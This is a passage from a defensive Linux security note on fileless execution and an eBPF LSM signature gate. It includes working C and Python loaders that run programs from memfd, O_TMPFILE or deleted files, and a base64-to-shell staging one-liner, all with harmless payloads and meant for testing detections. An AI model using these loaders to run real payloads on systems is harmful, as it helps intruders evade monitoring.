- **`i_nlink` (link count)** — how many directory names currently point at an inode. Deleting the last name sets it to `0`, but if a process still holds the file open the inode lives on with `i_nlink == 0`. An executable with `i_nlink == 0` is a strong signal of deleted-file or in-memory execution.
- **`dentry` (directory entry)** — the kernel's in-memory link between a name and an inode. A "negative dentry" is a name with no inode behind it (e.g. a file that doesn't exist yet); code that inspects dentries must handle that null case.
- **xattr (extended attribute)** — a small named value the filesystem stores alongside a file, separate from its contents — like a labelled sticky note on the file. Grouped by namespace prefix, and the prefix controls who may write it: **`user.*`** is writable by anyone who can write the file; **`security.*`** (including the BPF-reserved **`security.bpf.*`**) is restricted. In this design the xattr holds the *signature* over the file's fingerprint. See §4C.3.
- **`fsetxattr` / `setfattr`** — the system call / command-line tool that writes an xattr onto a file.

Execution: how a program starts

- **`execve()`** — the fundamental "run this program" system call. It replaces the current process image with a new one loaded from the file you name. Nearly everything that runs on Linux goes through it.
- **`execveat()`** — a variant of `execve()` that can run a program identified by an already-open file descriptor rather than a path. With the `AT_EMPTY_PATH` flag it executes the descriptor directly, leaving *no path string* in the process arguments — which is why detections must not rely on seeing a `/proc/self/fd/...` string (F-9).
- **`fexecve()`** — a library wrapper that executes an open file descriptor; used to run a file

that has been deleted or that never had a name.

- **argv / stdin** — a program's command-line arguments (`argv`) and its standard input stream (`stdin`). In interpreter-based fileless execution the malicious code arrives as argv or stdin to a legitimate interpreter, so there is no malicious *file* to inspect (F-4).
- **ELF** — Executable and Linkable Format, the standard binary format for Linux programs and libraries. A "native ELF payload" is a compiled executable, as opposed to a script.
- **Interpreter / LoLBin** — a legitimate program that runs code given to it: `sh`, `bash`, `python3`, `perl`, `ruby`, `php`, `awk`. "LoLBin" (living-off-the-land binary) is the security term for abusing such pre-installed, trusted tools so the attacker needs to drop nothing of their own.
- **`ld.so` / `LD_PRELOAD` / `dlopen`** — the dynamic linker that loads shared libraries into a program (`ld.so`), the environment variable that forces a library to load first (`LD_PRELOAD`), and the call that loads a library at runtime (`dlopen`). Each is a way to get code executing as a *library* rather than a program, which an exec-only control can miss (pattern 1e).

The anonymous-file primitives (the heart of "fileless")

- **`memfd_create()`** — creates an anonymous, memory-backed file: it has an inode and can be read, written, and executed, but has **no path on disk**. Writing a payload here and executing it is the canonical fileless technique (pattern 1a). Such a file shows up in `/proc` as `/memfd:<name> (deleted)`.
- **`memfd_secret()`** — a stricter cousin of `memfd_create()` whose memory is hidden even from the kernel; it **cannot be executed**, so despite the similar name it is not a fileless-execution vector.
- **`O_TMPFILE`** — a flag to `open()` that creates a nameless temporary file on a real filesystem — an inode with no directory entry from the start. Writing a payload to it and executing it leaves no filename and no deletion event (pattern 1f).
- **`MFD_*` flags** — options to `memfd_create()`: `MFD_CLOEXEC` closes the descriptor automatically on exec; `MFD_EXEC` / `MFD_NOEXEC_SEAL` (kernel 6.3+) mark a memfd as executable or permanently non-executable; `MFD_HUGETLB` backs it with huge memory pages (and, notably, a filesystem that rejects xattrs).
- **`vm.memfd_noexec`** — a kernel sysctl that governs whether memfds may be executable. Set to `2`, it rejects executable memfds outright — the single cheapest block against pattern 1a (F-5, M-01).
- **`/proc/<pid>/...`** — a virtual filesystem exposing live process state. `/proc/<pid>/exe` is a symlink to the running program's file (showing `(deleted)` or `/memfd:...` for fileless processes); `/proc/<pid>/fd/N` refers to open file descriptor `N`; `/proc/<pid>/maps` lists memory regions. These are the forensic windows into a fileless process while it runs.

Filesystems and integrity

- **tmpfs / shmem** — an in-memory filesystem; the kernel's internal `shmem` mount is what backs memfds. Its superblock is identified by `TMPFS_MAGIC`.
- **hugetlbfs** — an in-memory filesystem using huge pages; backs `MFD_HUGETLB` memfds. It implements no xattr support, so such memfds cannot carry any label (relevant to F-2/F-9).
- **superblock / `s_magic`** — a filesystem's in-kernel descriptor; its "magic number" (`TMPFS_MAGIC`, `HUGETLBFS_MAGIC`, …) identifies the filesystem type. The enforcement gate uses it to recognise anonymous-memory-backed inodes.
- **overlayfs** — the layered filesystem container images are typically built on: read-only lower layers plus a writable upper layer. Its inodes carry no fs-verity information, which is why per-file verification does not work inside ordinary containers (F-7).
- **EROFS** — Enhanced Read-Only File System; a compact read-only filesystem that *does* support per-file fs-verity, making it the basis for verified container images (the composefs model).
- **squashfs** — a common read-only compressed filesystem that does **not** support fs-verity, so per-file digest checks are unavailable on it.
- **dm-verity** — whole-block-device integrity verification (the disk analogue of fs-verity). It protects an entire image at once but offers no per-file digest.
- **composefs** — a scheme combining an EROFS metadata layer with an fs-verity-protected data layer under overlayfs `verity=require`, giving verified, deduplicated container images.

The three defence primitives

- **fs-verity** — a kernel feature that gives one file a tamper-evident content fingerprint by building a hidden Merkle (hash) tree over it and making the file read-only; the fingerprint (digest) is retrievable in constant time and any later tampering fails verification on read. Explained in full in §4B.
- **Merkle tree (hash tree)** — a tree of hashes in which each parent hashes its children, so a single top hash ("root") fingerprints an arbitrarily large input and any change anywhere alters the root. fs-verity uses one to fingerprint a file cheaply.
- **LSM (Linux Security Module)** — the kernel framework of ~240 "checkpoints" inside sensitive operations (exec, mmap, open, module load, socket) where a security policy is consulted for an allow/deny decision. SELinux and AppArmor are LSMs; so is BPF LSM. See §4C.1.
- **eBPF** — a facility for loading small programs into the running kernel to execute at defined points, without patching or rebuilding it. A kernel **verifier** statically proves each program safe (no crashes, no wild memory access) before it runs. See §4C.2.
- **eBPF LSM** — an eBPF program attached to an LSM checkpoint; its return value *is* the

security decision (`0` allows, a negative error denies). This is the enforcement gate the note assesses. Merged in kernel 5.7; requires `CONFIG_BPF_LSM=y` and `bpf` in the boot-time `lsm=` list.

- **kfunc** — a kernel function exported for eBPF programs to call. The ones central here (`bpf_get_file_xattr`, `bpf_get_fsverity_digest`, `bpf_verify_pkcs7_signature`) let an eBPF LSM program read a file's xattr and digest and verify a signature, all in kernel space.
- **PKCS#7 signature** — a standard cryptographic signature format. Here it signs the fs-verity digest; the gate verifies it against a public key on a kernel **keyring** (a kernel-managed store of cryptographic keys). Verification proves the file was approved by whoever holds the private key — which an attacker does not.
- **IMA (Integrity Measurement Architecture)** — an older, built-in kernel subsystem that measures and can appraise file hashes/signatures at access time; the eBPF-LSM-plus-fs-verity approach in this note is a more programmable alternative to it.

Kernel hooks, structures, and helpers referenced

- **`bprm_check_security`** — the LSM checkpoint reached when a program is about to be executed; `bprm` ("binary parameters") carries the details, and `bprm->file` is the file being executed. The natural place to enforce an exec policy.
- **`mmap_file`** / **`file_mprotect`** — LSM checkpoints reached when memory is mapped or its protection changed; the place to catch executable library loads (pattern 1e) and, in the strict form, anonymous executable memory (pattern 6).
- **`file_open`** / **`do_dentry_open()`** / **`fsverity_file_open()`** — the file-open path; note that the security check runs *before* fs-verity information is populated, which is why the gate verifies at exec/mmap time, not at open (a subtle but important implementation point).
- **`i_verity_info`** / **`fsverity_operations`** — the kernel's per-inode fs-verity state and the filesystem's fs-verity support interface; absent on overlay inodes (F-7).
- **`init_module`** / **`finit_module`** / **`load_module`** — the system calls that load a kernel module from a buffer or a file descriptor, and the telemetry action that records it. Loading a malicious module from memory is a separate, higher-privilege attack answered by module signing, not by this file-identity scheme (F-6).
- **`i_version`** — a per-inode counter the kernel bumps on change; usable as a weaker "did this change?" fallback where fs-verity is unavailable, though it reacts to metadata changes too, so it is a change-detector, not a content hash.
- **`bpf_inode_storage`** — per-inode scratch storage an eBPF program can attach to a file; used here to cache an "already verified" verdict so the signature is not re-checked on every execution; the cached verdict carries a policy epoch so a key revocation or policy change forces re-verification (F-10).
- **`lockdown`** — a kernel mode (`integrity` or `confidentiality`) that restricts even root from tampering with the running kernel (via `/dev/mem`, kprobes, arbitrary module loads,

etc.). It is what stops a root-level attacker from simply removing the enforcement gate (§5.6, T-B).

- **Secure Boot** — firmware-level verification that only a signed bootloader and kernel run at startup, anchoring the chain of trust the whole enforcement scheme depends on.

Error and status codes seen in the text

- `-EPERM` — "operation not permitted": the value the gate returns to deny an execution.
- `-ENODATA` — "no data available": returned when a file has no fs-verity digest (e.g. on overlay or squashfs), which the gate treats as untrusted.
- `-EOPNOTSUPP` — "operation not supported": returned when a filesystem (e.g. hugetlbfs) does not support xattrs.
- `-ETXTBSY` — "text file busy": returned when trying to execute a file that is still open for writing; the reason the `O_TMPFILE` loader must reopen its file read-only before executing it (Appendix B.5).
- `-EACCES` — "permission denied": returned, for example, when `vm.memfd_noexec=2` refuses to create an executable memfd.

Threat-model shorthand used throughout

- **T-A / T-B / T-C** — the three adversary tiers defined in §2: unprivileged code execution (T-A, what the design is built to beat), root without kernel-code execution (T-B, survivable only with self-protection), and full kernel-code execution (T-C, out of scope for prevention).
- **F-n / DET-n / M-n** — internal reference tags: Finding *n* (§3), Detection *n* (§6.1), and Mitigation / hardening step *n* (§6.2). The fleet-test procedures live in §7.
- **MITRE ATT&CK** — a widely used, vendor-neutral catalogue of real-world adversary techniques, each with an identifier (e.g. T1620 Reflective Code Loading). Mapping findings to ATT&CK IDs (§5.5) lets a team fit this analysis into their existing detection-coverage tracking.

Appendix A — Version floors

CAPABILITY	MINIMUM
EDR `memfd_create` process events (Elastic Defend)	Elastic Security 9.4.0; kernel 5.10.16+
`MFD_NOEXEC_SEAL` / `MFD_EXEC` / `vm.memfd_noexec`	Kernel 6.3 (hierarchical propagation 6.6)
tmpfs `user.*` xattrs (incl. memfd self-tagging)	Kernel 6.6
overlayfs `verity=require`	Kernel 6.6
`bpf_verify_pkcs7_signature`, `bpf_lookup_system_key`	Kernel 6.1
`bpf_get_file_xattr`, `bpf_get_fsverity_digest`; trusted `bprm->file`	Kernel 6.8
`bpf_get_dentry_xattr`	Kernel ~6.12
`bpf_set_dentry_xattr`, `bpf_remove_dentry_xattr`, `security.bpf.*`	Kernel 6.15
`memfd_secret`	Kernel 5.14
`O_TMPFILE`	Kernel 3.11

Appendix B — Fileless execution PoC code set

The complete, benign lab used to produce §4A. Payloads only print a string or `pause()`; there is no offensive capability, and nothing here exceeds what public tools such as FENIX already package. The set is shipped as `fileless-lab_TLP-GREEN.tar.gz` and rebuilds with a single `make`; the same archive also carries the detection artifacts (Appendix D) and the preflight script (Appendix E). It covers patterns 1a, 1b, 1d, 1f, and 4; staging (pattern 3) needs no binary; the LKM classes (5a/5b) require root and are out of scope for a benign kit.

> ***Key takeaway.*** *For non-developers: this appendix is the working proof that the attacks in §4A are real and simple, not theoretical. Each short program demonstrates one technique so a defender can safely reproduce it in a lab and confirm their own detections fire. You do not need to read the C to use the note — hand this section to whoever validates your detection rules.*

B.1 Payloads

```c
/* hello.c — benign native ELF payload */
#include <unistd.h>
int main(void){ write(1, "hello from a fileless payload\n", 30); return 0; }
```

```c
/* sleeper.c — stays alive so /proc/<pid> can be inspected */
#include <unistd.h>
int main(void){ pause(); return 0; }
```

B.2 Pattern 1a — memfd native ELF

```c
/* memfd_exec.c — memfd_create -> write ELF -> execve /proc/self/fd/N */
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc < 2) { fprintf(stderr, "usage: %s <elf>\n", argv[0]); return 2; }
    int in = open(argv[1], O_RDONLY | O_CLOEXEC);
    if (in < 0) { perror("open payload"); return 1; }
    int mfd = memfd_create("payload", MFD_CLOEXEC);
    if (mfd < 0) { perror("memfd_create"); return 1; }
    fprintf(stderr, "[loader] memfd_create() -> fd %d\n", mfd);
    char buf[1 << 16]; ssize_t n; long total = 0;
    while ((n = read(in, buf, sizeof buf)) > 0)
        for (ssize_t off = 0; off < n; ) {
            ssize_t w = write(mfd, buf + off, n - off);
            if (w < 0) { perror("write memfd"); return 1; }
            off += w; total += w;
        }
    if (n < 0) { perror("read payload"); return 1; }
    close(in);
    fprintf(stderr, "[loader] wrote %ld ELF bytes into the memfd (nothing on disk)\n",
total);
    char path[64]; snprintf(path, sizeof path, "/proc/self/fd/%d", mfd);
    fprintf(stderr, "[loader] execve(\"%s\", ...)\n", path);
    execve(path, (char*[]){ "payload", NULL }, environ);
    perror("execve"); return 1;
}
```

The same pattern via `execveat(AT_EMPTY_PATH)`, which leaves no `/proc/self/fd/N` string in argv at all — the reason DET-10 keys on the inode, not the argument:

```c
/* memfd_execveat.c */
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc < 2) { fprintf(stderr, "usage: %s <elf>\n", argv[0]); return 2; }
    int in = open(argv[1], O_RDONLY | O_CLOEXEC);
    if (in < 0) { perror("open payload"); return 1; }
    int mfd = memfd_create("payload", MFD_CLOEXEC);
    if (mfd < 0) { perror("memfd_create"); return 1; }
    char buf[1 << 16]; ssize_t n;
    while ((n = read(in, buf, sizeof buf)) > 0)
        for (ssize_t o = 0, w; o < n; o += w)
            if ((w = write(mfd, buf + o, n - o)) < 0) { perror("write memfd"); return 1;
}
    if (n < 0) { perror("read payload"); return 1; }
    close(in);
    execveat(mfd, "", (char*[]){ "payload", NULL }, environ, AT_EMPTY_PATH);
    perror("execveat"); return 1;
}
```

B.3 Pattern 1b — script from a memfd

The fd must be inheritable (no `MFD_CLOEXEC`) so the interpreter the kernel spawns from the shebang can still read it:

```c
/* memfd_script.c */
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <sys/mman.h>
#include <unistd.h>

int main(void) {
    const char *script = "#!/bin/sh\necho 'hello from a memfd shebang script'\n";
    int mfd = memfd_create("script", 0);          /* inheritable: no MFD_CLOEXEC */
    if (mfd < 0) { perror("memfd_create"); return 1; }
    if (write(mfd, script, strlen(script)) < 0) { perror("write"); return 1; }
    char path[64]; snprintf(path, sizeof path, "/proc/self/fd/%d", mfd);
    execve(path, (char*[]){ "script", NULL }, environ);   /* kernel reads #! -> /bin/sh
*/
    perror("execve"); return 1;
}
```

B.4 Pattern 1d — interpreter one-liner

```
#!/bin/sh
# interp_oneliner.sh — the interpreter creates the memfd, reads the ELF, execs it.
# usage: ./interp_oneliner.sh ./hello
exec python3 -c '
import os, sys
fd = os.memfd_create("payload", 0)
os.write(fd, open(sys.argv[1], "rb").read())
os.execve(f"/proc/self/fd/{fd}", ["payload"], os.environ)
' "$1"
```

B.5 Pattern 1f — O_TMPFILE exec

An `O_TMPFILE` inode never has a name. The one non-obvious step: the writable fd must be reopened read-only before `fexecve`, or the kernel returns `ETXTBSY` (a file open for writing cannot be executed).

```
/* tmpfile_exec.c */
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc < 2) { fprintf(stderr, "usage: %s <elf>\n", argv[0]); return 2; }
    int src = open(argv[1], O_RDONLY | O_CLOEXEC);
    if (src < 0) { perror("open src"); return 1; }
    int wfd = open("/tmp", O_TMPFILE | O_RDWR | O_EXCL, 0700);  /* unlinked, no name */
    if (wfd < 0) { perror("open O_TMPFILE"); return 1; }
    char buf[1 << 16]; ssize_t n;
    while ((n = read(src, buf, sizeof buf)) > 0)
        for (ssize_t o = 0, w; o < n; o += w)
            if ((w = write(wfd, buf + o, n - o)) < 0) return 1;
    close(src);

    char p[64]; snprintf(p, sizeof p, "/proc/self/fd/%d", wfd);
    int xfd = open(p, O_RDONLY | O_CLOEXEC);       /* reopen the same inode read-only */
    if (xfd < 0) { perror("reopen ro"); return 1; }
    close(wfd);                                    /* drop the writable fd (else
ETXTBSY) */
    fexecve(xfd, (char*[]){ "payload", NULL }, environ);
    perror("fexecve"); return 1;
}
```

B.6 Pattern 4 — deleted-file exec

```c
/* deleted_exec.c — execs a private copy so the caller's file survives. */
#define _GNU_SOURCE
#include <fcntl.h>
#include <limits.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc < 2) { fprintf(stderr, "usage: %s <elf>\n", argv[0]); return 2; }
    /* Copy argv[1] to a scratch path and unlink THAT, never the caller's file. */
    char tmp[PATH_MAX];
    snprintf(tmp, sizeof tmp, "%s.deleted_exec.%d", argv[1], (int)getpid());

    int src = open(argv[1], O_RDONLY | O_CLOEXEC);
    if (src < 0) { perror("open"); return 1; }
    int dst = open(tmp, O_WRONLY | O_CREAT | O_EXCL | O_CLOEXEC, 0700);
    if (dst < 0) { perror("open copy"); return 1; }

    char buf[1 << 16]; ssize_t n;
    while ((n = read(src, buf, sizeof buf)) > 0)
        for (ssize_t o = 0, w; o < n; o += w)
            if ((w = write(dst, buf + o, n - o)) < 0) { perror("write copy"); return 1;
}
    if (n < 0) { perror("read"); return 1; }
    close(src); close(dst);

    int fd = open(tmp, O_RDONLY | O_CLOEXEC);      /* re-open r/o: writable fd =>
ETXTBSY */
    if (fd < 0) { perror("reopen copy"); return 1; }
    if (unlink(tmp) < 0) { perror("unlink"); return 1; }  /* name gone; inode alive via
fd */
    fexecve(fd, (char*[]){ "payload", NULL }, environ);
    perror("fexecve"); return 1;
}
```

B.7 Build and run

```
CC ?= gcc
CFLAGS ?= -O2 -Wall
LOADERS = memfd_exec memfd_execveat memfd_script tmpfile_exec deleted_exec
PAYLOADS = hello sleeper

all: $(PAYLOADS) $(LOADERS)
hello: hello.c ; $(CC) $(CFLAGS) -static -o $@ $<
sleeper: sleeper.c ; $(CC) $(CFLAGS) -static -o $@ $<
%: %.c ; $(CC) $(CFLAGS) -o $@ $<
clean: ; rm -f $(PAYLOADS) $(LOADERS)
.PHONY: all clean
```


Full transcript from a 6.18 lab run (staging needs no binary; it is shown last):

```
$ make && for L in memfd_exec memfd_execveat tmpfile_exec; do ./$L ./hello; done
hello from a fileless payload      # 1a  execve /proc/self/fd/N
hello from a fileless payload      # 1a  execveat(AT_EMPTY_PATH)
hello from a fileless payload      # 1f  O_TMPFILE
$ cp hello hello.copy && ./deleted_exec ./hello.copy   # 4 unlinks its argument — never
pass ./hello
hello from a fileless payload      # 4   deleted-file
$ ./memfd_script
hello from a memfd shebang script  # 1b
$ ./interp_oneliner.sh ./hello
hello from a fileless payload      # 1d
$ printf '#!/bin/sh\necho staged\n' | base64 | base64 -d | sh
staged                             # 3   staging: decode + pipe to interpreter
```

Inspecting the residue while a loader runs against the `sleeper` payload confirms the two distinct `/proc/<pid>/exe` signatures the note relies on:

```
$ ./memfd_exec  ./sleeper & readlink /proc/$!/exe
/memfd:payload (deleted)                # pattern 1a — tmpfs superblock
$ ./deleted_exec ./sleeper & readlink /proc/$!/exe
/tmp/fileless-lab/sleeper (deleted)     # pattern 4 — original path on a real fs
```

Appendix C — Illustrative BPF LSM gate



The agent bumps policy_epoch on key revocation, deny-list update or policy change; stale cached verdicts fall through to a fresh verify (F-10).

Figure 3 — the exec-time decision: cached-verdict shortcut (valid only for the current policy epoch), then anonymous-exec-inode denial, then fs-verity digest presence, then signature verification; any failure returns -EPERM.

Hook choice follows the timing note in §5.2: verify in `bprm_check_security` (file fully opened by `do_open_execat()`, so `i_verity_info` is populated) and `mmap_file`, never in `file_open` on a cold inode. Figure 3 is the decision the code below implements.

This gate is **illustrative** — it shows the decision logic, not a drop-in program. To load it you would add the pieces elided here for readability: the `verdict` map definition (`BPF_MAP_TYPE_INODE_STORAGE`, value `struct verdict`), the single-entry `policy` array map that carries `policy_epoch` (bumped by the agent on key revocation, deny-list update or policy change — F-10), the `char _license[] SEC("license") = "GPL";` string, the `TAG_XATTR` and `MAX_SIG` constants, and a userspace loader (libbpf or `bpftool`) that pins the program and attaches the links. The detection artifacts in Appendix D, by contrast, are ready to deploy as-is.

Key takeaway. *For non-developers: this appendix is the reference implementation of the defence the whole note assesses — the actual kernel code that would sit at the execution gate and allow or deny each program. You don't need to read it to make the decision the note is really about (should we adopt this, and where?); that decision lives in the Summary (§1), the coverage table (§5.3), and the mitigations (§6.2). This is here for the engineer who would build it.*

```
/* Signed buffer layout, SHA-256:
 *   [0..8)   "FSVerity"                                   (magic, filled by user
space)
 *   [8..12)  struct fsverity_digest {u16 algo; u16 size}   (filled by kfunc)
 *   [12..44) raw digest[32]                               (filled by kfunc)
 * bpf_get_fsverity_digest() writes [8..44); the program signs/verifies [0..44). */
#define MAGIC_SZ 8
#define FSV_DIG_SZ 4            /* sizeof(struct fsverity_digest) — verified */
#define SHA256_SZ 32
static const char FSV_MAGIC[MAGIC_SZ] = "FSVerity";

/* Keyring selector for bpf_lookup_system_key() (kernel 6.1+):
 *   0 = builtin keyring only; 1 = VERIFY_USE_SECONDARY_KEYRING (builtin + secondary);
 *   2 = VERIFY_USE_PLATFORM_KEYRING. The signing pipeline below enrols the leaf
 *   signer into .secondary_trusted_keys, so the verifier MUST select 1 — selecting 0
 *   would fail every verify (§5.6). Use 0 only if the org CA is
 *   compiled into the kernel (CONFIG_SYSTEM_TRUSTED_KEYS). */
#define KEYRING_SEL 1

/* Verdict cache (F-10): content-safe because fs-verity inodes are immutable,
 * policy-safe only because the epoch is compared on every hit. */
struct verdict { __u8 approved; __u32 epoch; };
static __always_inline __u32 current_epoch(void)
{
    __u32 k = 0;
    __u32 *e = bpf_map_lookup_elem(&policy, &k);   /* BPF_MAP_TYPE_ARRAY, 1 entry */
    return e ? *e : 0;
}

static __always_inline int verify_file(struct file *f)
{
    __u32 epoch = current_epoch();
    struct verdict *v = bpf_inode_storage_get(&verdict_map, f->f_inode, 0, 0);
    if (v && v->approved && v->epoch == epoch)
        return 0;                                  /* cached AND still current (F-10) */
    /* stale epoch (key revoked, deny-list or policy changed) → fall through and re-
verify */

    __u8 buf[MAGIC_SZ + FSV_DIG_SZ + SHA256_SZ];
    __u8 sbuf[MAX_SIG];
    struct bpf_dynptr dp, sp;

    __builtin_memcpy(buf, FSV_MAGIC, MAGIC_SZ);    /* prepend magic */
    bpf_dynptr_from_mem(buf + MAGIC_SZ, FSV_DIG_SZ + SHA256_SZ, 0, &dp);
    if (bpf_get_fsverity_digest(f, &dp))           /* ENODATA on overlay/squashfs (F-7)
*/
        return -EPERM;
    bpf_dynptr_from_mem(buf, sizeof(buf), 0, &dp); /* re-cover full 44B for the verify
*/

    bpf_dynptr_from_mem(sbuf, sizeof(sbuf), 0, &sp);
    int slen = bpf_get_file_xattr(f, TAG_XATTR, &sp);   /* user.org.sig |
security.bpf.sig */
    if (slen < 0) return -EPERM;
    bpf_dynptr_adjust(&sp, 0, slen);

    struct bpf_key *kr = bpf_lookup_system_key(KEYRING_SEL); /* builtin + secondary
```

```
(§5.6) */
    if (!kr) return -EPERM;
    int ret = bpf_verify_pkcs7_signature(&dp, &sp, kr);
    bpf_key_put(kr);
    if (ret) return -EPERM;

    struct verdict nv = { .approved = 1, .epoch = epoch };
    v = bpf_inode_storage_get(&verdict_map, f->f_inode, &nv,
BPF_LOCAL_STORAGE_GET_F_CREATE);
    if (v) { v->approved = 1; v->epoch = epoch; }  /* refresh an existing stale entry */
    return 0;
}

static __always_inline bool is_anon_exec_inode(struct inode *ino)
{
    __u64 m = ino->i_sb->s_magic;                  /* tmpfs OR hugetlbfs (F-9); misses
O_TMPFILE
                                                    * on a non-tmpfs /tmp — see G.4 */
    return ino->i_nlink == 0 && (m == TMPFS_MAGIC || m == HUGETLBFS_MAGIC);
}

SEC("lsm.s/bprm_check_security")
int BPF_PROG(exec_gate, struct linux_binprm *bprm)
{
    struct file *f = bprm->file;                   /* verifier-trusted, fully opened */
    if (is_anon_exec_inode(f->f_inode))
        return -EPERM;                             /* rows 1a/1b/1d */
    return verify_file(f);                         /* rows 1f/4: unlinked real-fs inode
must still verify */
}

SEC("lsm.s/mmap_file")
int BPF_PROG(mmap_gate, struct file *f, unsigned long reqprot,
             unsigned long prot, unsigned long flags)
{
    if (!(prot & PROT_EXEC)) return 0;
    if (!f) return DENY_ANON_EXEC ? -EPERM : 0;    /* row 6; DENY_ANON_EXEC breaks JITs
— policy flag */
    if (is_anon_exec_inode(f->f_inode)) return -EPERM;   /* row 1e */
    return verify_file(f);                         /* every PROT_EXEC mapping under
policy must be signed (§1) */
}

/* Self-protection (T-B, §5.6) — PSEUDOCODE, deliberately not compilable as-is.
 * Current lsm_hook_defs.h declares the coarse hook as
 *   bpf(int cmd, union bpf_attr *attr, unsigned int size, bool kernel)
 * (four arguments; `kernel` is set for in-kernel callers) and also exposes
 * finer-grained hooks — bpf_map_create, bpf_prog_load, bpf_token_create,
 * bpf_token_cmd — which are the better attachment points on current kernels.
 * Re-derive the exact prototypes from the target kernel's BTF before building. */
SEC("lsm/bpf")
int BPF_PROG(guard_bpf, int cmd, union bpf_attr *attr, unsigned int size, bool kernel)
{
    if (kernel) return 0;                          /* in-kernel callers are not the T-B
threat */
    if (!task_is_verified_agent() &&
        (cmd == BPF_LINK_DETACH || cmd == BPF_PROG_LOAD || cmd == BPF_LINK_UPDATE ||
         cmd == BPF_TOKEN_CREATE))
```

```
        return -EPERM;
    return 0;
}
/* Preferred on current kernels: attach to lsm/bpf_prog_load and lsm/bpf_token_create
 * and deny from any task that is not the verified agent; see DET-11. */
```

The other half: the signing pipeline

The gate above only reads and verifies; something has to produce the signed tag it reads, at build or packaging time, holding the private key offline. Figure 4 shows the whole path; the commands below are the build-side and one-time key-setup steps. The trust anchoring is the part the first draft got wrong: an arbitrary self-signed certificate cannot be `keyctl padd`-ed into `.secondary_trusted_keys` on an upstream kernel, because additions to that keyring must be vouched for by a key already trusted (builtin, secondary, or the machine/MOK keyring). The pipeline therefore uses an organisational CA that is anchored in the boot trust chain, and a short-lived leaf signer issued by that CA, which the kernel will accept into the secondary keyring precisely because it chains to the anchored CA.

